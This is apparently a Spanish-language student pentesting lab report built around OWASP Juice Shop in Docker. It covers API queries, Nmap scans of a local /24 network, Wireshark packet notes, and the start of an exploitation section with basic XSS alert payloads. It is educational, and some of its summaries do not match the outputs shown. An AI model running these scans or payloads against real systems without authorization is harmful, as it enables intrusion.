
```
└─(kali㉿kali)-[~]
$ docker run -p 3000:3000 bkimminich/juice-shop

info: Detected Node.js version v20.17.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
```

## d) Acceder a la Aplicación

Abrir el navegador e ir a la URL:

<http://localhost:3000>



## 2.9 Hacer una solicitud a la API

```
curl -X GET http://localhost:3000/api/products
```

```
(kali㉿kali)-[~/home/kali]
└─$ groups kali
kali : kali adm dialout cdrom floppy sudo audio dip video plugdev users netdev bluetooth scanner wireshark kaboxer vboxsf docker

(kali㉿kali)-[~/home/kali]
└─$ curl -X GET http://localhost:3000/api/products
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic..",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2024-11-05T07:00:28.528Z",
      "updatedAt": "2024-11-05T07:00:28.528Z",
      "deletedAt": null
    },
    {
      "id": 2,
      "name": "Orange Juice (1000ml)",
      "description": "Made from oranges hand-picked by Uncle Dittmeyer..",
      "price": 2.99,
      "deluxePrice": 2.49,
      "image": "orange_juice.jpg",
      "createdAt": "2024-11-05T07:00:28.528Z",
      "updatedAt": "2024-11-05T07:00:28.528Z",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour..",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit_juice.jpg",
      "createdAt": "2024-11-05T07:00:28.528Z",
      "updatedAt": "2024-11-05T07:00:28.528Z",
      "deletedAt": null
    },
    {
      "id": 4,
      "name": "Raspberry Juice (1000ml)",
      "description": "Made from blended Raspberry Pi, water and sugar..",
      "price": 4.99,
      "deluxePrice": 4.99,
      "image": "raspberry_juice.jpg",
      "createdAt": "2024-11-05T07:00:28.528Z",
      "updatedAt": "2024-11-05T07:00:28.528Z",
      "deletedAt": null
    },
    {
      "id": 5,
      "name": "Lemon Juice (500ml)",
      "description": "Sour but full of vitamins..",
      "price": 2.99,
      "deluxePrice": 1.99,
      "image": "lemon_juice.jpg",
      "createdAt": "2024-11-05T07:00:28.528Z",
      "updatedAt": "2024-11-05T07:00:28.528Z",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most..",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2024-11-05T07:00:28.529Z",
      "updatedAt": "2024-11-05T07:00:28.529Z",
      "deletedAt": null
    },
    {
      "id": 7,
      "name": "OWASP Juice Shop T-Shirt",
      "description": "Real fans wear it"
    }
  ]
}
```

## Respuesta de la API de Productos

Este comando envía una solicitud GET a la ruta /api/products, obteniendo como respuesta un objeto JSON que contiene un estado de éxito y un arreglo de productos. Cada producto incluye atributos como nombre, descripción, precio estándar, precio "Deluxe" y un enlace a su imagen. Esta información es esencial para gestionar el catálogo de productos, mejorar la experiencia del usuario y optimizar decisiones de compra, destacando la importancia de las API RESTful en aplicaciones modernas para el acceso a datos en tiempo real, lo que podemos ver lo siguiente es...

**Estado:** Éxito

**Datos y Productos:**

### 1. Jugo de Manzana (1000ml)

- Descripción: El clásico de todos los tiempos.
- Precio: \$1.99
- Precio Deluxe: \$0.99
- Imagen: apple\_juice.jpg

### 2. Jugo de Naranja (1000ml)

- Descripción: Hecho de naranjas seleccionadas a mano por el tío Dittmeyer.
- Precio: \$2.99
- Precio Deluxe: \$2.49
- Imagen: orange\_juice.jpg

### 3. Jugo de Huevo Fruto (500ml)

- Descripción: Ahora con aún más sabor exótico.
- Precio: \$8.99
- Precio Deluxe: \$8.99
- Imagen: eggfruit\_juice.jpg

#### **4. Jugo de Frambuesa (1000ml)**

- Descripción: Hecho de frambuesas, agua y azúcar.
- Precio: \$4.99
- Precio Deluxe: \$4.99
- Imagen: raspberry\_juice.jpg

#### **5. Camiseta de OWASP Juice Shop**

- Descripción: ¡Los verdaderos fanáticos la llevan 24/7!
- Precio: \$22.49
- Precio Deluxe: \$22.49
- Imagen: fan\_shirt.jpg

#### **6. Camiseta Girlie de OWASP Juice Shop CTF**

- Descripción: ¡Solo para serias heroínas de Capture-the-Flag!
- Precio: \$22.49
- Precio Deluxe: \$22.49
- Imagen: fan\_girlie.jpg

#### **7. Parche Velcro de OWASP Juice Shop-CTF**

- Descripción: Parche bordado de 4x3.5" con parte trasera de velcro.
- Precio: \$2.92
- Precio Deluxe: \$2.92
- Imagen: velcro-patch.jpg

**... (más productos disponibles)**

### **Observaciones**

- La respuesta contiene información sobre varios productos disponibles, incluyendo su nombre, descripción, precios y enlaces a imágenes.
- Algunos de los productos son jugos, mientras que otros son mercancías relacionadas con OWASP Juice Shop, como camisetas y parches.

## **3. ANÁLISIS**


### **3.1. Uso de Nmap en Docker**

#### **Iniciar el contenedor de Nmap:**

- Ejecuta el siguiente comando para abrir una terminal en el contenedor de Nmap. Asegúrate de que tu red local es accesible:

```
docker run --rm -it --net=host instrumentisto/nmap
```

- **Descripción:** Este comando inicia el contenedor de Nmap en modo interactivo y con acceso a la red del host.



```
(kali㉿kali)-[~/home/kali]
└─$ docker run --rm -it --net=host instrumentisto/nmap
Unable to find image 'instrumentisto/nmap:latest' locally
latest: Pulling from instrumentisto/nmap
43c4264eed91: Pull complete
cf13b3a249b7: Pull complete
30636b75882b: Pull complete
Digest: sha256:3416e80257223cafdeb32d61f2c54556a6e2980e418b7fc60a29498fc64ca06
Status: Downloaded newer image for instrumentisto/nmap:latest
Nmap 7.95 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-IL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
```

- `--rm`: Elimina el contenedor automáticamente después de que finaliza.
- `-it`: Permite la interacción (terminal) con el contenedor.
- `--net=host`: Permite que el contenedor use la red del host, lo que es útil para el escaneo de red.

## Comando Docker

Se ejecutó el contenedor de Nmap (`docker run --rm -it --net=host instrumentisto/nmap`) para realizar análisis de red. La opción `--net=host` permite que el contenedor use la red del host, lo que es esencial para el escaneo.

El uso de Nmap en Docker proporciona un entorno aislado y fácil de usar para realizar análisis de red, permitiendo a los profesionales de seguridad identificar puertos abiertos y servicios en ejecución, lo que es fundamental para evaluar vulnerabilidades y mejorar la seguridad de la infraestructura. Este enfoque garantiza que las herramientas estén disponibles sin afectar el sistema operativo del host.

## Ejecutar un escaneo de red:

Desde la terminal del contenedor, podemos realizar un escaneo de la red local. Por ejemplo, para escanear toda la red `192.168.1.0/24`, ejecuta:

```
nmap -sn 192.168.1.0/24
```

**Descripción:** Este comando realiza un escaneo de ping para identificar los dispositivos activos en la red.

```
(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-05 02:35 EST
Stats: 0:03:26 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 1.95% done; ETC: 05:31 (2:52:21 remaining)
Nmap scan report for 192.168.1.0
Host is up (0.0077s latency).
Nmap scan report for 192.168.1.1
Host is up (0.0076s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0025s latency).
Nmap scan report for 192.168.1.3
Host is up (0.0026s latency).
Nmap scan report for 192.168.1.253
Host is up (0.0038s latency).
Nmap scan report for 192.168.1.254
Host is up (0.00090s latency).
Nmap scan report for 192.168.1.255
Host is up (0.0069s latency).
Nmap done: 256 IP addresses (256 hosts up) scanned in 250.77 seconds
```

## Total de Hosts Encontrados

El escaneo descubrió numerosos hosts dentro del subred especificada.

## Detalles de los Hosts

Cada entrada indica una dirección IP que actualmente está activa, junto con la latencia en milisegundos, que refleja el tiempo de respuesta de cada host.

## Interpretación de Resultados

- **Hosts Activos**

Cada dirección IP listada (desde 192.168.1.1 hasta 192.168.1.107 y posiblemente más allá) indica que estos dispositivos están conectados a nuestra red y responden a solicitudes de ping. Esto podría incluir computadoras, impresoras, smartphones, dispositivos IoT, etc.

- **Densidad de la Red**

El número significativo de hosts activos sugiere una red densamente poblada. Esto puede ser normal en entornos como hogares con múltiples dispositivos o oficinas con muchos puestos de trabajo.

- **Escaneo de Servicios**

Si estamos buscando identificar qué servicios están ejecutándose en estos hosts, puedes ejecutar:

```
sudo nmap -sV 192.168.1.0/24
```

- **Detección de Sistemas Operativos**

Para encontrar los sistemas operativos de los dispositivos activos, puedes ejecutar:

```
sudo nmap -O 192.168.1.0/24
```

### b.2) Realizamos el mismo punto pero en Docker

```
docker run --rm --network host instrumentisto/nmap -sn  
192.168.1.0/24
```

```
Host is up (0.0015s latency).  
Nmap scan report for 192.168.1.253  
Host is up (0.0032s latency).  
Nmap scan report for 192.168.1.254  
Host is up (0.0011s latency).  
Nmap scan report for 192.168.1.255  
Host is up (0.00071s latency).  
Nmap done: 256 IP addresses (256 hosts up) scanned in 47.63 seconds
```

Y

Por su puesto que lo realizamos para lo siguiente:

### Escanear desde el Host

Si queremos escanear el puerto 3000 desde tu máquina host, puedes usar Nmap como se muestra a continuación:

```
sudo nmap -p 3000 localhost
```

```
└─(kali㉿kali)-[~/home/kali]  
└─$ sudo nmap -p 3000 localhost  
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-05 02:47 EST  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000075s latency).  
Other addresses for localhost (not scanned): ::1  
  
PORT      STATE SERVICE  
3000/tcp   open  ppp  
  
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

### Escaneo de la Aplicación

Si decidimos ejecutar Nmap desde un contenedor y estás usando la imagen instrumentisto/nmap, el comando podría ser algo así:

```
docker run --rm --network host instrumentisto/nmap -p 3000  
localhost
```

```
(kali㉿kali)-[~/home/kali]  
PS> docker run --rm --network host instrumentisto/nmap -p 3000 localhost  
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-05 07:47 UTC  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000069s latency).  
Other addresses for localhost (not scanned): ::1  
  
PORT      STATE SERVICE  
3000/tcp   open  ppp  
  
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

### Escaneo desde Kali

- **Comando:** sudo nmap -p 3000 localhost
- **Estado del puerto:** 3000/tcp abierto (ppp).
- **Latencia:** 0.000075s.

### Escaneo desde Docker

- **Comando:** docker run --rm --network host instrumentisto/nmap -p 3000 localhost
- **Estado del puerto:** 3000/tcp abierto (ppp).
- **Latencia:** 0.000069s.

El puerto 3000 está abierto en nuestra máquina local, confirmando que la aplicación OWASP Juice Shop está funcionando correctamente y accesible.

El servicio en este puerto se identifica como ppp, lo que es común para servicios que no tienen una identificación más específica.

### c) Guardar los resultados del escaneo:

Para guardar los resultados en un archivo, utiliza el siguiente comando:

```
sudo nmap -oN resultadosKali.txt 192.168.1.0/24
```

```
(kali㉿kali)-[~/home/kali]
└─$ sudo nmap -oN resultadosKali.txt 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-05 02:55 EST
Nmap scan report for 192.168.1.0
Host is up (0.024s latency).
All 1000 scanned ports on 192.168.1.0 are in ignored states.
Not shown: 511 filtered tcp ports (no-response), 489 filtered tcp ports (net-unreach)

Nmap scan report for 192.168.1.1
Host is up (0.021s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 508 filtered tcp ports (net-unreach), 492 filtered tcp ports (no-response)

Nmap scan report for 192.168.1.2
Host is up (0.024s latency).
All 1000 scanned ports on 192.168.1.2 are in ignored states.

Nmap scan report for 192.168.1.254
Host is up (0.00033s latency).
All 1000 scanned ports on 192.168.1.254 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)

Nmap scan report for 192.168.1.255
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.1.255 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)

Nmap done: 256 IP addresses (256 hosts up) scanned in 299.83 seconds
```

**Descripción:** Este comando guardará la salida del escaneo en un archivo de texto llamado `resultadosKali.txt`.

Ahora para Docker sería:

```
docker run --rm --network host instrumentisto/nmap -oN
resultadosDocker.txt 192.168.1.0/24
```

```
(kali㉿kali)-[~/home/kali]
└─$ docker run --rm --network host instrumentisto/nmap -oN resultadosDocker.txt 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-05 08:08 UTC
```

### 3.2 Análisis con Wireshark

- **Instalar Wireshark**

Hay que tener Wireshark instalado en tu máquina. Si no lo tenemos, podemos descargarlo desde el sitio oficial de Wireshark.

- **Captura de tráfico de red**


Abriendo Wireshark y seleccionando la interfaz de red que deseas monitorear.

- **Realizar acciones en la red**

Mientras Wireshark está capturando, realiza acciones en la red que deseas analizar (por ejemplo, accediendo a diferentes dispositivos o servicios).


### 3.2.1 Lo que recolectamos fue

- DNS




El análisis del paquete de red revela que, a pesar de un tamaño de 114 bytes y ser capturado en la interfaz eth0, existe un problema de conectividad. El paquete muestra una dirección de origen de 10.0.2.2 y un destino de 10.0.2.15, pero se recibe un mensaje ICMP de tipo 3 que indica "Destino inalcanzable", específicamente que la red es inalcanzable. Esto sugiere problemas de configuración o que el dispositivo en el destino no está operativo. Además, se observa una consulta DNS desde 10.0.2.2, que no puede completarse debido a la falta de conectividad, indicando interrupciones en los servicios de red. Este análisis subraya la necesidad de revisar las configuraciones de red para asegurar un funcionamiento adecuado.

- ARP




El paquete capturado es un mensaje ARP (Address Resolution Protocol) de 64 bytes, que se envió a través de la interfaz eth0. El tiempo de llegada es el 5 de noviembre de 2024, a las 03:22:24 EST. Este paquete fue enviado desde la dirección MAC 52:55:0a:00:02:02 hacia 08:00:27:e5:75:f8. El tipo de protocolo es ARP, utilizado para resolver direcciones IP a direcciones MAC en una red local. La captura indica que el paquete es una respuesta ARP.

- `frame.time_relative == 203.925215296`



El paquete capturado es un mensaje TCP de 58 bytes, recibido a través de la interfaz eth0 el 5 de noviembre de 2024, a las 03:22:24 EST. Este paquete fue enviado desde la dirección IP 10.0.2.15 a 192.168.1.18 y tiene un puerto de origen 40726 y un puerto de destino 3476. La captura indica que es un paquete TCP sin datos, que puede ser parte de un establecimiento de conexión o un mensaje de control en la red.

- **ICMP**



El paquete capturado es un mensaje ICMP de 86 bytes, recibido en la interfaz eth0 el 5 de noviembre de 2024, a las 03:22:06 EST. Este paquete indica que el destino es inalcanzable (código 0, red inalcanzable) y fue enviado desde la dirección IP 10.0.2.2 hacia 10.0.2.15. La información adicional muestra que la dirección de origen 10.0.2.15 intentaba comunicarse con 192.168.1.50 utilizando TCP, en el puerto 6969. El mensaje ICMP se utiliza comúnmente para informar sobre errores en la red.

## 4. EXPLOTACIÓN Y DETECCIÓN

### 4.1 Objetivo

El objetivo de esta fase es probar las vulnerabilidades encontradas mediante ataques controlados, simulando escenarios de ataque real para comprobar su explotación.

### 4.2 Preparativos

**Entorno de Pruebas:** Asegúramos de estar trabajando en un entorno seguro y controlado, como un contenedor Docker o una máquina virtual que simule el sistema objetivo.

**Herramientas necesarias:** Instala y configura las herramientas que usarás, tales como:

**Kali Linux:** Incluye una amplia gama de herramientas para pentesting.

**Burp Suite:** Ideal para pruebas de seguridad en aplicaciones web.

**Metasploit:** Un marco para desarrollar y ejecutar exploits.

### 4.3 Identificación de Vulnerabilidades

**Revisión del Reporte de Análisis:** Asegúramos de tener un documento con las vulnerabilidades identificadas en la etapa anterior (análisis), que incluya detalles sobre la gravedad y los vectores de ataque.

**Priorización de Vulnerabilidades:** Seleccionamos las vulnerabilidades que consideres más críticas y que sean más fáciles de explotar.

### 4.4 Realización de Ataques Controlados

#### a) Uso de Burp Suite:

Configuramos Burp Suite para interceptar el tráfico entre tu navegador y la aplicación web en <http://localhost:3000/#/>.

Utilizamos el **Spider** de Burp para rastrear el sitio y encontrar puntos de entrada potenciales.

Pruebamos el **Intruder** para enviar cargas útiles específicas a las entradas del formulario.

#### b) Ejemplo de Ataque XSS (Cross-Site Scripting):


##### Injectar el Código XSS

Intentamos injectar un script en un campo de entrada (por ejemplo, un campo de búsqueda) que se refleje en la respuesta del servidor.

Un payload simple podría ser:

```
<script>alert('XSS')</script>
```

Si el script se ejecuta en el navegador, esto indica que la aplicación es vulnerable a XSS.



Ejecutamos el siguiente código directamente en la consola:

```
javascript
```

```
// Crear un elemento img
const imgElement = document.createElement('img');
```

```
// Establecer un src inválido para activar el onerror
imgElement.src = 'x';

// Definir el comportamiento del evento onerror
imgElement.onerror = function() {
    alert('XSS');
};


// Añadir el elemento img al body del documento
document.body.appendChild(imgElement);
```

### Explicación del Código

